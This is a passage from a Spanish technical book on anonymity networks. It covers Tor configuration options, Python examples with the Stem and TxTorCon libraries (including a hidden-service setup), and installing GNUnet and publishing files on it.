pruebas de conectividad de un repetidor, actualizar o descargar información de una cache de directorio, etc. El valor por defecto es "0" y se recomienda no activar esta opción a menos que se tenga muy claro lo que se está haciendo.

***MapAddress:*** Con esta opción es posible establecer que una dirección determinada sea resuelta por un nodo de salida concreto. Es necesario que la opción "*AllowDoExit*" se encuentre activada para que su funcionamiento sea el esperado.

***AllowDoExit:*** Esta opción permite convertir las direcciones indicadas en la opción "*MapAddress*" a direcciones concretas pasando por el nodo de salida especificado. Por ejemplo: "*www.google.com.AdastraTORY.exit*" es traducida a www.google.com pasando por el nodo de salida con la etiqueta "*AdastraTORY*". Esta opción se encuentra desactivada por defecto (valor 0), para activar se debe establecer el valor 1.

***SocksPort:*** Indica el puerto que utilizará Tor para iniciar un servidor SOCKS, el cual le permitirá a los clientes realizar conexiones a través de la red de Tor. Si el valor de esta propiedad es 0, la instancia de Tor no iniciará ningún servicio SOCKS en la maquina local. Si el valor es "auto" escogerá un puerto aleatoriamente. Si no se especifica el valor por defecto es 9050.

***SocksListenAddress:*** Funciona igual que "*SocksPort*", con la diferencia de que se puede indicar una intefaz de red y un puerto donde iniciar el servicio SOCKS. Esta opción se puede utilizar en múltiples ocasiones en el fichero "*torrc*" para vincular múltiples puertos e interfaces.

***SocksPolicy:*** Permite especificar las políticas de acceso al servidor SOCKS iniciado por la instancia de Tor. El formato de estas políticas sigue la misma estructura que las políticas de salida que se establecen cuando se crea un repetidor.

***SocksTimeout:*** Número de segundos que esperará el servidor SOCKS por un TCP Handshake en una conexión. El valor por defecto es de 2 minutos.

***SafeSocks:*** La instancia de Tor rechazará cualquier conexión de aplicaciones que utilicen variantes inseguras del protocolo SOCKS, por ejemplo aquellas que solamente proveen una dirección IP, lo cual indica que la aplicación está intentando hacer una resolución DNS. Dichas variantes son específicas en SOCKS4 y SOCKS5 por este motivo siempre es recomendable utilizar SOCKS4A. ta opción por defecto se encuentra desactivada (valor 0), por lo tanto también es recomendable activarla (valor 1) ya que permite evitar DNS Leaks.

***TestSocks:*** Cuando se encuentra activada, genera un mensaje de log con nivel "*notice*" sobre cada conexión que se realiza al servidor SOCKS, indicando si se trata de una conexión segura o si es

una variante insegura. Esta opción por defecto esta desactivada (valor 0) por lo tanto también es recomendable activarla (valor 1).

***AllowNonRFC953Hostnames:*** Cuando esta opción se encuentra desactivada bloquea cualquier petición que incluya un hostname inválido. Por defecto se encuentra desactivada (valor 0).

***VirtualAddrNetwork:*** Esta opción permite establecer un rango de direcciones virtuales sin asignar utilizadas para proveer el servicio de "proxy" a otras máquinas. Esta opción es útil para crear un servidor proxy de Tor transparente en el segmento de red.

***TransPort:*** Si es un valor superior a 0, activa el funcionamiento del servidor proxy de Tor transparente. Por convención se suele utilizar el puerto 9040, sin embargo se puede utilizar cualquier otro, es obligatorio utilizar la opción "*VirtualAddrNetwork*" para la creación de un rango de direcciones virtuales.

***TransListenerAddress:*** Esta opción funciona igual que "*TransPort*", con la diferencia que es posible utilizarla para establecer una interfaz de red y un puerto.

***DNSPort:*** Se trata de una opción interesante dado que las instancias de Tor en sus recientes versiones vienen con un servicio DNS que permite resolver direcciones IP a nombres de dominio y viceversa de forma anónima, lo cual es sumamente útil para evitar completamente DNS Leaks. El valor por defecto de esta propiedad es 0, no obstante se puede establecer el valor "auto" para que la instancia asigne automáticamente un número de puerto para el servidor DNS o bien se puede especificar un valor numérico superior a 0 para indicar cuál será el puerto empleado para iniciar el servicio DNS.

***DNSListenAddress:*** Funciona igual que la opción "*DNSPort*", solamente que permite establecer una interfaz de red y un puerto. El valor por defecto es: 127.0.0.1:53

***WarnPlaintextPorts:*** Se trata de una lista de puertos separados por coma que la instancia se encargará de monitorizar. Cuando se lleve a cabo una conexión utilizando alguno de los puertos de la lista, se generará un mensaje de "*warning*" indicando que se está estableciendo una conexión por uno de los puertos marcados. Esto es útil para advertir al usuario que se hace uso de un protocolo no seguro, como por ejemplo Telnet y que posiblemente se está enviando información sensible como credenciales en texto plano. El valor por defecto de esta opción es: 23, 109, 110, 143.

***RejectPlaintextPorts:*** Funciona igual que la opción "*WarnPlaintextPorts*" con la diferencia que esta opción en lugar de advertir sobre el uso de dichos puertos, automáticamente rechazará la conexión.

# 4.4 Acceso programático

Tor es un proyecto que tiene una comunidad de desarrolladores y entusiastas muy extensa y este hecho se traduce en librerías y proyectos que permiten el acceso programático a instancias de Tor. En la actualidad las principales librerías y proyectos se enfocan en el uso de lenguaje Python, sin embargo, como se puede apreciar en el listado oficial de proyectos activos de torproject, existen

varios proyectos que no solamente se enfocan en el acceso programático, sino que también incluyen herramientas que necesitan personas que prueben sus funcionalidades y detecten posibles fallos. Dichos proyectos se encuentran disponibles en el siguiente enlace y como se puede apreciar, algunos de los proyectos mencionados en la lista ya han sido detallados en este capítulo. https://www.torproject.org/projects/projects.html.en.

Las principales librerías para poder crear programas que permitan la interacción con una instancia de Tor son "*Stem*" y "*TxTorCon*", ambas son librerías que se han desarrollado en lenguaje Python y utilizan el protocolo de control de Tor, de esta forma es posible controlar de forma programática una instancia de Tor y obtener detalles sobre la red.

## 4.4.1 Stem

Se trata de una de las librerías más conocidas y utilizadas para crear programas en Python que se conecten y controlen una instancia de Tor. Cuenta con varias clases y funciones que permiten no solamente obtener información sobre una instancia de Tor, sino que también permite parsear descriptores, realizar consultas contra las autoridades o caches de directorio, crear servicios ocultos de forma programática e incluso, arrancar instancias de Tor con una configuración personalizada, algo que es especialmente interesante cuando se desarrolla aplicaciones que deben utilizar Tor para realizar conexiones hacia Internet o la web profunda. Su instalación es bastante simple, sobre sistemas basados en Linux basta con ejecutar el comando "*pip*" o "*easy_install*" para instalar la librería sobre la máquina virtual de Python que se encuentra desplegada en el sistema local.

```
>sudo pip install stem
Collecting stem
  Downloading stem-1.4.0.tar.bz2 (1.6MB)
Building wheels for collected packages: stem
  Running setup.py bdist_wheel for stem
  Stored in directory: /home/adastra/.cache/pip/wheels/80/6d/23/2db8210a00ee425efa
4f31f4d374214e5325a26901ae57f64a
Successfully built stem
Installing collected packages: stem
Successfully installed stem-1.4.0
```

### 4.4.1.1 Ejemplos del uso de Stem

A continuación se detallan algunos ejemplos de programas escritos en Python con la librería "*Stem*" para enseñar su funcionamiento.

#### 4.4.1.1.1 Conexión a una instancia local

Una de las primeras actividades que se puede hacer con "*Stem*" consiste en realizar una conexión contra una instancia local, para ello es necesario que el protocolo de control se encuentre activo en dicha instancia y además, si se utiliza algún mecanismo de autenticación, se debe indicar en el programa. Tal como se ha visto anteriormente, la propiedad de configuración "*ControlPort*" debe indicarse en el fichero "*torrc*" y además, se debe especificar un puerto que será utilizado para aceptar conexiones.

```
from stem.control import Controller

with Controller.from_port(port = 9051) as controller:
    controller.authenticate(password="password")
    bytes_read = controller.get_info("traffic/read")
    bytes_written = controller.get_info("traffic/written")
    print("read %s  written %s." % (bytes_read, bytes_written))
```

En este caso concreto, se utiliza la clase "*Controller*" para crear una conexión al puerto "9051", en donde se espera que se encuentre en ejecución una instancia con el protocolo de control de Tor. Posteriormente, en el caso de que la conexión se pueda establecer correctamente, se procede a ingresar una contraseña para realizar el proceso de autenticación y en el caso de que no sea necesaria basta con no especificar el argumento "*password*" del método "*authenticate*". Finalmente se obtienen algunos detalles relacionados con el tráfico aportado y consumido de la instancia.

#### 4.4.1.1.2 Listar los circuitos de la instancia

Es posible crear un script que se encargue de listar todos los circuitos que ha creado la instancia de Tor con sus correspondientes nodos. Para ello basta con ejecutar el método "*get_circuits*" sobre un objeto de la clase "*Controller*" y posteriormente recorrer cada uno de los valores obtenidos.

```
from stem import CircStatus
from stem.control import Controller

with Controller.from_port(port = 9051) as controller:
  controller.authenticate()

  for circ in sorted(controller.get_circuits()):
    if circ.status != CircStatus.BUILT:
      continue

    print("")
    print("Identificador: %s - Tipo: %s" % (circ.id, circ.purpose))

    for i, entry in enumerate(circ.path):
      fullpath = '+' if (i == len(circ.path) - 1) else '|'
      fingerprint, nickname = entry

      desc = controller.get_network_status(fingerprint, None)
      address = desc.address if desc else 'unknown'

      print(" %s- %s (%s, %s)" % (fullpath, fingerprint, nickname, address))
```

El script anterior es bastante simple, se encarga de obtener todos los circuitos que se han creado en la instancia local y en el caso de que el circuito se encuentre construido y en uso, se procede a enseñar el identificador y tipo de circuito. Posteriormente, se enumeran los nodos del circuito y de cada uno de ellos se obtiene su correspondiente descriptor por medio del método "*get_network_status*" del objeto "*controller*". Finalmente, partiendo de dicho descriptor se obtiene la dirección IP del nodo y se enseña por pantalla cada uno de los nodos de cada circuito, indicando para cada uno si se trata de un nodo de entrada, intermedio o salida, así como su fingerprint, nickname y dirección IP.

### 4.4.1.1.3 Verificando repetidores desactualizados en la red

Con esta librería es posible hacer consultas a las caches o autoridades de directorio, del mismo modo que lo haría cualquier cliente de Tor, pero con la ventaja de que los descriptores recuperados pueden ser posteriormente procesados para encontrar repetidores de entrada, intermedios o de salida que ejecutan una versión de Tor antigua o para hacer incluso pruebas de pentesting. Como se puede apreciar en el siguiente script, se recupera un listado de "*server descriptors*" partiendo de la clase "*DescriptorDownloader*", la cual se encarga de ejecutar una petición HTTP contra las autoridades de directorio con el fin de obtener información sobre el último consenso emitido. Posteriormente, se recorre dicho listado y se enseña por pantalla las direcciones IP de los repetidores desactualizados con sus correspondientes versiones, además también se enseña información de contacto en el caso de que se encuentre establecida en el repetidor.

```
from stem.descriptor.remote import DescriptorDownloader
from stem.version import Version

downloader = DescriptorDownloader()
for desc in downloader.get_server_descriptors():
  if desc.tor_version < Version('0.2.0'):
    print desc.address + " - "+str(desc.tor_version)
    if desc.contact:
      print('  %s' % (desc.contact.decode("utf-8", "replace"))
```

Cabe anotar que en este caso concreto, no ha sido necesario el uso de la clase "*Controller*" y tampoco sería necesario contar con una instancia de Tor en ejecución, ya que lo que hace el script es simplemente obtener los "*server descriptors*" que se encuentran en los ficheros de consenso de las autoridades de directorio y posteriormente, verificar la versión de cada repetidor registrado.

### 4.4.1.1.4 Ejecutando una instancia de Tor programáticamente con Stem

Otra característica interesante de esta librería, es que cuenta con funciones para ejecutar una nueva instancia de Tor desde un script en Python. Dicha instancia puede ser configurada con las mismas opciones que admite el fichero "*torrc*" y de esta forma es posible crear programas que inicien o detengan la instancia de forma automática ante eventos o condiciones determinadas. El único requisito es que el sistema donde se ejecuta el programa debe tener el software de Tor correctamente instalado.

```
import stem.process
import time

def __logsTorInstance(log):
    print log

torConfig = {'ControlPort': '9151', 'SocksPort' : '5000'}

torProcess = stem.process.launch_tor_with_config(config = torConfig, tor_cmd ="/home/
adastra/tor-0.2.6.10/src/or/tor", init_msg_handler=__logsTorInstance)

time.sleep(5)
if torProcess > 0:
    print "TOR Process PID %s " %(torProcess.pid)
```

Las funciones principales en Stem que se encargan de crear una nueva instancia de Tor son "*launch_tor*" y "*launch_tor_with_config*" del módulo "*stem.process*", en donde la primera corresponde a la ejecución de una instancia utilizando la ubicación predefinida del fichero "*torrc*" y la segunda permite establecer una configuración personalizada por medio de un diccionario en Python con las opciones de configuración y sus correspondientes valores.

### 4.4.2 TxTorCon

TxTorCon es una implementación del protocolo de control de Tor desarrollada en lenguaje Python y basada en la librería Twisted. A diferencia de Stem, TxTorCon es una implementación asíncrona, con la cual es posible crear programas reactivos que se encargarán de ejecutar acciones sobre una o varias instancias de Tor cuando se producen una lista de eventos predefinidos.

Su instalación es muy simple, solamente se requiere tener instalado Python en el ordenador donde se planea utilizar y ejecutar utilidades como "*pip*" o "*easy_install*" para obtener automáticamente la última versión disponible de la librería.

Instalación de TxTorCon utilizando "*pip*"

```
>sudo pip install txtorcon
Downloading/unpacking txtorcon
Downloading txtorcon-0.13.0-py2-none-any.whl (182kB): 182kB downloaded
Requirement already satisfied (use --upgrade to upgrade): zope.interface>=3.6.1 in
/usr/local/lib/python2.7/dist-packages (from txtorcon)
Requirement already satisfied (use --upgrade to upgrade): Twisted>=11.1.0 in /usr/
local/lib/python2.7/dist-packages (from txtorcon)
Requirement already satisfied (use --upgrade to upgrade): setuptools in /usr/local/
lib/python2.7/dist-packages (from zope.interface>=3.6.1->txtorcon)
Installing collected packages: txtorcon
Successfully installed txtorcon
Cleaning up...
```

Instalación de TxTorCon utilizado "*easy_install*"

```
>sudo easy_install txtorcon
Searching for txtorcon
Reading https://pypi.python.org/simple/txtorcon/
Best match: txtorcon 0.13.0
Downloading https://pypi.python.org/packages/source/t/txtorcon/txtorcon-
0.13.0.tar.gz#md5=6e70a8239ac8f1d92f8bf7f8c19a9606
Processing txtorcon-0.13.0.tar.gz
Writing /tmp/easy_install-qqK1Mv/txtorcon-0.13.0/setup.cfg
Running txtorcon-0.13.0/setup.py -q bdist_egg --dist-dir /tmp/easy_install-qqK1Mv/
txtorcon-0.13.0/egg-dist-tmp-71FABs
WARNING: not using PyPi over SSH!
Adding txtorcon 0.13.0 to easy-install.pth file
Installed /usr/local/lib/python2.7/dist-packages/txtorcon-0.13.0-py2.7.egg
Processing dependencies for txtorcon
Searching for Twisted>=11.1.0
Reading https://pypi.python.org/simple/Twisted/
Best match: Twisted 15.4.0
```

```
Downloading https://pypi.python.org/packages/source/T/Twisted/Twisted-15.4.0.tar.
bz2#md5=5337ffb6aeeff3790981a2cd56db9655
Processing Twisted-15.4.0.tar.bz2
Writing /tmp/easy_install-b9f4A5/Twisted-15.4.0/setup.cfg
Running Twisted-15.4.0/setup.py -q bdist_egg --dist-dir /tmp/easy_install-b9f4A5/
Twisted-15.4.0/egg-dist-tmp-ltKtgN
Adding Twisted 15.4.0 to easy-install.pth file
Installing tap2deb script to /usr/local/bin
Installing manhole script to /usr/local/bin
Installing cftp script to /usr/local/bin
Installing twistd script to /usr/local/bin
Installing conch script to /usr/local/bin
Installing pyhtmlizer script to /usr/local/bin
Installing ckeygen script to /usr/local/bin
Installing tkconch script to /usr/local/bin
Installing mailmail script to /usr/local/bin
Installing trial script to /usr/local/bin
Installing tap2rpm script to /usr/local/bin
Installed /usr/local/lib/python2.7/dist-packages/Twisted-15.4.0-py2.7-linux-
x86_64.egg
Finished processing dependencies for txtorcon
```

Con TxTorCon es posible desarrollar las mismas rutinas que se han explicado anteriormente con Stem, sin embargo, también permite la creación de servicios ocultos de forma programática tal y como se indica a continuación.

### 4.4.2.1 Creación de servicios ocultos con TxTorCon

TxTorCon se puede utilizar para crear servicios ocultos de forma programática y aunque es algo que también se puede hacer con Stem, en esta sección se explicarán los elementos básicos que se deben utilizar cuando se crean componentes con esta librería. Antes utilizarla, se deben tener bastante claros los conceptos básicos sobre la configuración de servicios ocultos y las propiedades admitidas en el fichero "*torrc*" para su creación.

La clase principal para definir la configuración de la instancia que se va a crear de forma programática es txtorcon.TorConfig la cual como su nombre lo indica, permite establecer la configuración que se utilizará por la instancia que va a ser iniciada desde TxTorCon. La estructura interna de la clase txtorcon.TorConfig se basa simplemente en un diccionario compuesto por claves y valores, donde las claves corresponden a alguna de las propiedades de configuración que habitualmente se incluyen en el fichero de configuración "*torrc*".

```
import txtorcon
config = txtorcon.TorConfig()
config.SOCKSPort = 9051
config.ORPort = 4443
config.save()
```

Como se puede apreciar, el programador debe definir cada valor de configuración como un atributo de un objeto del tipo "*txtorcon.TorConfig*".

Para declarar servicios ocultos en TxTorCon es necesario crear un listado de instancias de la clase txtorcon.HiddenService y dicho listado deberá ser almacenado en el atributo "*HiddenServices*" de la instancia de txtorcon.TorConfig que se ha creado previamente. El siguiente script que se enseña a continuación servirá como ejemplo para ver cómo se definen los detalles de configuración básicos de servicio oculto.

```
import txtorcon
import functools
import tempfile
import os
from twisted.internet import reactor

def createTemporal():
    tempDir = tempfile.mkdtemp(prefix='torhiddenservice')
    reactor.addSystemEventTrigger('before', 'shutdown', functools.
partial(txtorcon.util.delete_file_or_tree, tempDir))
    return tempDir

def configuration(hiddenserviceDir, serviceInterface,
servicePort=8080, hiddenservicePort=80):
    if hiddenserviceDir is None:
        print "[+] HiddenServiceDir not specified... Generating a temporal file."
        hiddenserviceDir = createTemporal()
    if os.path.exists(hiddenserviceDir) == False:
        print "[+] The HiddenServiceDir specified does not exists... Generating a
temporal file."
        hiddenserviceDir = createTemporal()
    config = txtorcon.TorConfig()
    config.SOCKSPort = 9051
    config.ORPort = 4443
    config.HiddenServices = [txtorcon.HiddenService(config, hiddenserviceDir, ["%s
%s:%s" %(str(hiddenservicePort), serviceInterface, str(servicePort))] )]
    config.save()
    return config

configuration(hiddenserviceDir='/home/adastra/Escritorio/django-hiddenservice',
serviceInterface='127.0.0.1', servicePort=8000, hiddenservicePort=80)
```

La función declarada con el nombre "*configuration*" es la primera que se ejecuta en el script y recibe por parámetros todos los elementos necesarios para establecer un servicio oculto con la configuración definida en el objeto "*txtorcon.TorConfig*" y posteriormente dicho objeto es retornado.

Por otro lado, la función "*createTemporal*" es invocada internamente por la función "*configuration*" con el fin de devolver un directorio temporal para el servicio oculto en el caso de que el directorio indicado por parámetro sea inválido. Ahora que la configuración se encuentra preparada, el siguiente paso consiste en utilizarla para iniciar la instancia de Tor en cuestión.

```
import txtorcon
import functools
import tempfile
import os
```

```
from twisted.internet import reactor
def createTemporal():
    tempDir = tempfile.mkdtemp(prefix='torhiddenservice')
    reactor.addSystemEventTrigger('before', 'shutdown', functools.
partial(txtorcon.util.delete_file_or_tree, tempDir))
    return tempDir

def configuration(hiddenserviceDir, serviceInterface, servicePort=8080, hiddenser-
vicePort=80):
    if hiddenserviceDir is None:
        print "[+] HiddenServiceDir not specified... Generating a temporal file."
        hiddenserviceDir = createTemporal()
    if os.path.exists(hiddenserviceDir) == False:
        print "[+] The HiddenServiceDir specified does not exists... Generating a
temporal file."
        hiddenserviceDir = createTemporal()
    config = txtorcon.TorConfig()
    config.SOCKSPort = 9051
    config.ORPort = 4443
    config.HiddenServices = [txtorcon.HiddenService(config,hiddenserviceDir, ["%s
%s:%s" %(str(hiddenservicePort),serviceInterface, str(servicePort))] )]
    config.save()
    return config

def updates(prog, tag, summary):
    print "%d%%: %s" % (prog, summary)

def setup_complete(config, proto):
    print "Tor Instance started!"

def setup_failed(arg):
    print "SETUP FAILED", arg
    reactor.stop()

def startTor(config):
    d = txtorcon.launch_tor(config, reactor,progress_updates=updates)
    d.addCallback(functools.partial(setup_complete, config))
    d.addErrback(setup_failed)
    reactor.run()

torrc = configuration(hiddenserviceDir='/home/adastra/Escritorio/django-hiddenser-
vice', serviceInterface='127.0.0.1', servicePort=8000, hiddenservicePort=80)
startTor(torrc)
```

En esta nueva versión del script se ha incorporado la función "*startTor*", la cual se encarga de utilizar la configuración retornada por la función "*configuration*" para crear una nueva instancia de Tor. Como se puede apreciar, dentro de la función "*startTor*" se ejecuta la utilidad txtorcon.launch_tor enviando como argumentos, la configuración de Tor, un objeto "*reactor*" que se encuentra incluido en la librería Twisted y una función que se ejecutará automáticamente para procesar cada uno de los eventos producidos durante proceso de inicio. Finalmente, se adicionan dos funciones más en el caso de que el proceso de arranque haya ido bien o en el caso de fallo.

```
adastra@Galilei:~/Escritorio$ python testing.py
5%: Connecting to directory server
10%: Finishing handshake with directory server
15%: Establishing an encrypted directory connection
20%: Asking for networkstatus consensus
25%: Loading networkstatus consensus
40%: Loading authority key certs
45%: Asking for relay descriptors
50%: Loading relay descriptors
51%: Loading relay descriptors
52%: Loading relay descriptors
53%: Loading relay descriptors
54%: Loading relay descriptors
55%: Loading relay descriptors
56%: Loading relay descriptors
57%: Loading relay descriptors
58%: Loading relay descriptors
59%: Loading relay descriptors
60%: Loading relay descriptors
61%: Loading relay descriptors
62%: Loading relay descriptors
63%: Loading relay descriptors
64%: Loading relay descriptors
65%: Loading relay descriptors
66%: Loading relay descriptors
67%: Loading relay descriptors
69%: Loading relay descriptors
70%: Loading relay descriptors
72%: Loading relay descriptors
74%: Loading relay descriptors
75%: Loading relay descriptors
77%: Loading relay descriptors
78%: Loading relay descriptors
80%: Connecting to the Tor network
85%: Finishing handshake with first hop
90%: Establishing a Tor circuit
100%: Done
TOR Instance started!
```

*Imagen 04.30: Iniciando una instancia de Tor con un servicio oculto configurado.*

Con las instrucciones del script anterior se tiene suficiente para contar con un servicio oculto en la web profunda de Tor, sin embargo, también es necesario que en la máquina local exista un servicio iniciado y esperando conexiones en el puerto "8000", el cual se ha enviado como parámetro de la función "*configuration*". En este caso es posible arrancar un servidor web en el puerto 8000, pero dadas las características de la librería Twisted, es posible crear un servidor web simple de forma programática. Utilizando la API de Twisted se procede a modificar la función "*startTor*" con el fin de iniciar un servidor web al tiempo que se crea y configura el servicio oculto. Las modificaciones se listan a continuación.

```
def startTor(config):
    from twisted.web import static, resource, server
    from twisted.internet import reactor
    from twisted.internet.endpoints import TCP4ServerEndpoint

    #Starting a simple web site.
    root = static.File('/home/adastra/WebSite')
    site = server.Site(root)
    hs_endpoint = TCP4ServerEndpoint(reactor, 8080,interface='127.0.0.1')
    hs_endpoint.listen(site)
    d = txtorcon.launch_tor(config, reactor,progress_updates=updates)
    d.addCallback(functools.partial(setup_complete, config))
    d.addErrback(setup_failed)
    reactor.run()
```

En la función "*startTor*" solamente se añaden los componentes necesarios para declarar un servidor web cuyo directorio raíz es "*/home/adastra/WebSite*". Dicho servidor web se levantará en el puerto "8080" en la interfaz de red local, tal como se ha declarado en la configuración del servicio oculto.

# Capítulo V
# Otras soluciones enfocadas a la privacidad y el anonimato

Aunque sin lugar a dudas las soluciones expuestas en los capítulos anteriores son las más conocidas y robustas, existen otras herramientas que intentan mejorar la privacidad de los usuarios con funcionalidades muy bien diseñadas. El objetivo de este capítulo es dar a conocer algunas de estas soluciones y su funcionamiento general, las cuales dadas sus características, merece la pena conocer y entender. No obstante, muchas de las soluciones que se explicarán a continuación no tienen una comunidad ni un equipo de desarrolladores tan extenso como las redes anónimas mencionadas en capítulos previos e incluso, en algunos casos, se trata de soluciones que ya no se encuentran en desarrollo y no son consideradas lo suficientemente sólidas o robustas como para aportar unos niveles de privacidad y anonimato adecuados. Aun así, resultan interesantes desde el punto de vista funcional y dado que son soluciones abiertas, cualquier persona con los conocimientos y deseos de retomar dichos proyectos puede hacerlo sin ningún impedimento. Por otro lado, algunas de las redes que se indican a continuación son previas a otras tan antiguas como I2P o FreeNet y han moldeado las bases funcionales de las redes anónimas más populares y difundidas, ésta es otra de las razones por las que puede ser interesante conocer cómo funcionan estas herramientas.

## 5.1 GNUnet

Se trata de una de las primeras soluciones que ha comenzado a utilizar un modelo descentralizado en el que cada nodo de la red funciona como un enrutador en sí mismo. Es una red del tipo "peer-to-peer" cuyo desarrollo data del año 2001 y a la fecha de redactar este documento, aún siguen saliendo versiones con mejoras y nuevas funcionalidades. Se trata de uno de los proyectos más importantes del "GNU Project" en materia de privacidad y confidencialidad en la información. El objetivo principal de GNUnet siempre ha sido el de proveer un repositorio de almacenamiento descentralizado que permita a sus integrantes compartir documentos de forma anónima, privada y resistente a la censura.

El desarrollo inicial de dicha solución ha sido vital para las soluciones "*inproxy*" que se han explicado en capítulos anteriores, de hecho, en gran medida gracias a GNUnet, se han podido asentar las bases funcionales de conceptos tan importantes como el "*DataStore*" y los grupos de "*Darknets*" en Freenet, así como el uso del algoritmo Kademlia para la gestión de la base de datos distribuida de

I2P, también conocida como "*NetDB*". Aunque GNUnet ha comenzado siendo una red con el claro objetivo de compartir documentos de forma anónima y privada, durante todos sus años de desarrollo se han ido incorporado múltiples características que han extendido sus funcionalidades mucho más allá de la compartición de documentos. Entre otras cosas, cuenta con su propio sistema de resolución de nombres, el cual se basa en el GNS (GNU *Name System*).

Este sistema no es en realidad un sustituto de DNS, sino que aprovecha las funciones básicas de dicho protocolo para extender sus funcionalidades y en el que cada uno de los integrantes de la red tiene su propia zona maestra, la cual se encuentra mapeada en un namespace con el TLD "*.gnu*". Posteriormente, los usuarios utilizan GNS para realizar búsquedas de registros contra la tabla hash distribuida de GNUnet (DHT).

## 5.1.1 Instalación

El proceso de instalación de GNUnet requiere como mínimo las siguientes dependencias, algunas de las cuales es necesario instalar manualmente desde código fuente y otras se encuentran disponibles en los principales repositorios de distribuciones tales como Debian, Fedora o CentOS.

```
ibgcrypt
libnettle
libunbound GnuTLS
libgnurl
GNU libmicrohttpd
GNU libextractor
libgpgerror
```

En el caso de instalar GNUnet en un sistema basado en Debian, se pueden instalar directamente con el siguiente comando:

```
apt-get install libltdl-dev libgpg-error-dev libidn11-dev libunistring-dev libgl-
pk-dev libbluetooth-dev libextractor-dev libmicrohttpd-dev libgnutls28-dev
```

Por otro lado, GNUnet necesita una base de datos para su correcto funcionamiento, una dependencia fácil de cumplir si se instala una base de datos PostgreSQL, MySQL o SQLite.

Aunque estas dependencias son básicas, dependiendo de la distribución utilizada, es posible que sean necesarios algunos paquetes adicionales o que no se encuentren disponibles en los repositorios oficiales de la distribución en cuestión. Por este motivo, es recomendable revisar detenidamente la guía de instalación específica de GNUnet para la plataforma objetivo. Dichas guías se encuentran disponibles en el sitio web oficial de GNUnet en: https://gnunet.org/installation

Una vez cumplidas todas las dependencias necesarias, se procede a instalar GNUnet de la siguiente forma, tal como se puede apreciar, es un procedimiento estándar sin ninguna dificultad.

```
>wget http://ftpmirror.gnu.org/gnunet/gnunet-0.10.1.tar.gz
>tar xvf gnunet-0.10.1.tar.gz
```

```
>cd gnunet-0.10.1
>./configure --prefix=/opt/adastra/gnunet
>make
>sudo make install
```

También es recomendable instalar la aplicación "*gnunet-gtk*" para gestionar el servicio desde una interfaz gráfica.

```
>wget http://ftpmirror.gnu.org/gnunet/gnunet-gtk-0.10.1.tar.gz
>tar xvf gnunet-gtk-0.10.1.tar.gz
>cd gnunet-gtk-0.10.1/
>./configure --with-gnunet=/opt/adastra/gnunet
>make
>sudo make install
```

Antes de iniciar el nodo de GNUnet, es necesario crear un fichero de configuración que se deberá ubicar en "*~/.config/gnunet.conf*". Finalmente, se puede iniciar el nodo de GNUnet ejecutando el siguiente comando. La opción "-c" permite indicar una ubicación distinta del fichero de configuración "*gnunet.conf*".

```
./gnunet-arm -s
```

Para comprobar que la instalación ha sido satisfactoria, es recomendable ejecutar la utilidad "*gnunet-gtk*", la cual enseña cinco secciones distintas para consultar el comportamiento del nodo y verificar el tráfico que pasa por las interfaces de red de la instancia de GNUNet.





***Imagen 05.01: Interfaz de gnunet-gtk.***

Si el nodo se encuentra correctamente instalado, se podrá apreciar movimiento en el número de conexiones y el tráfico que maneja la instancia de GNUNet.

## 5.1.2 Publicación y consulta de ficheros en GNUNet

Una de las características más relevantes en GNUNet, es precisamente la posibilidad de compartir directorios y ficheros de forma anónima en la red. Cualquier nodo tiene la posibilidad de subir documentos y descargarlos fácilmente, sin embargo el sistema de búsqueda y compartición de archivos en ésta red no es tan sencillo como en los sistemas de intercambio convencionales y sigue un modelo bastante similar a otras redes como Freenet, en donde se utilizan diferentes algoritmos criptográficos para referenciar y distribuir ficheros con identificadores únicos.

En GNUNet, todos los contenidos que se comparten en la red son divididos en trozos con tamaños fijos, los cuales son distribuidos en diferentes puntos de la red sin permitir que los participantes puedan corromper dichos ficheros. El proceso de publicación no es complejo y puede llevarse a cabo ejecutando la utilidad "*gnunet-publish*", la cual se encuentra junto con todas las utilidades disponibles en un nodo de GNUNet.

Cuando un usuario decide publicar un contenido, tiene la posibilidad de especificar palabras clave sobre el contenido, lo que le permitirá a otros usuarios en la red realizar búsquedas y acceder a dicho contenido. No obstante, dicho proceso de búsqueda es el más simple que se puede realizar en GNUNet y las palabras clave son sensibles de mayúsculas y minúsculas y tienen que coincidir de forma exacta. Como se ha mencionado anteriormente, la utilidad "*gnunet-publish*" permite publicar contenidos en la red. Las opciones de las que dispone se listan a continuación:

```
./gnunet-publish --help
gnunet-publish [OPTIONS] FILENAME
Publish a file or directory on GNUnet
Arguments mandatory for long options are also mandatory for short options.
  -a, --anonymity=LEVEL        set the desired LEVEL of sender-anonymity
  -c, --config=FILENAME       use configuration file FILENAME
  -D, --disable-extractor      do not use libextractor to add keywords or metadata
  -d, --disable-creation-timedisable adding the creation time to the metadata of
the uploaded file
  -e, --extract                print list of extracted keywords that would be used,
but do not perform upload
  -h, --help                   print this help
  -k, --key=KEYWORD            add an additional keyword for the top-level file or
directory (this option can be specified multiple times)
